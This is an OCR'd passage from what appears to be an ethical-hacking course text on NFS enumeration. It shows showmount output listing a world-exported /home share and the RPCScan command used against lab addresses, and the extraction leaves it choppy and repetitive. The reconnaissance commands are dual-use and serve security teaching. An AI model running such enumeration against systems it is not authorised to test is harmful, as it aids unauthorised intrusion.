


```
┌─[attacker@parrot]─[~]
└──╼ $showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home *
┌─[attacker@parrot]─[~]
└──╼ $
```

Shared folder

Figure 4.23: Screenshot of the showmount command displaying a shared directory

Further, an attacker can use various other commands and tools to gain access to the NFS server and upload malicious files on the server to launch further attacks.



NFS Enumeration Tools

RPCScan RPSCan communicates with RPC services and **checks misconfigurations on NFS shares**

SuperEnum SuperEnum includes a **script** that does the basic enumeration of any open port

```
┌─[root@parrot]─[/home/attacker/RPCScan]
└──╼ #python3 rpc-scan.py 10.10.1.19 --rpc
rpc://10.10.1.19:111    Portmapper
RPC services for 10.10.1.19:

NFS Enumeration Tools


NFS enumeration tools scan a network within a given range of IP addresses or a single IP address to identify the NFS services running on it. These tools also assist in obtaining a list of RPC services using portmap, a list of NFS shares, and a list of directories accessible through NFS; further, they allow downloading a file shared through the NFS server. Attackers use tools such as RPCScan and SuperEnum to perform NFS enumeration.

- **RPCScan**

  Source: *https://github.com*

  RPCScan communicates with RPC services and checks misconfigurations on NFS shares. As shown in the screenshot, an attacker runs the following command to enumerate a target IP address for active NFS services:

  `python3 rpc-scan.py <Target IP Address> --rpc`



python3 rpc-scan.py 10.10.1.19 --rpc - Parrot Terminal
File Edit View Search Terminal Help


LO#06: Demonstrate Different 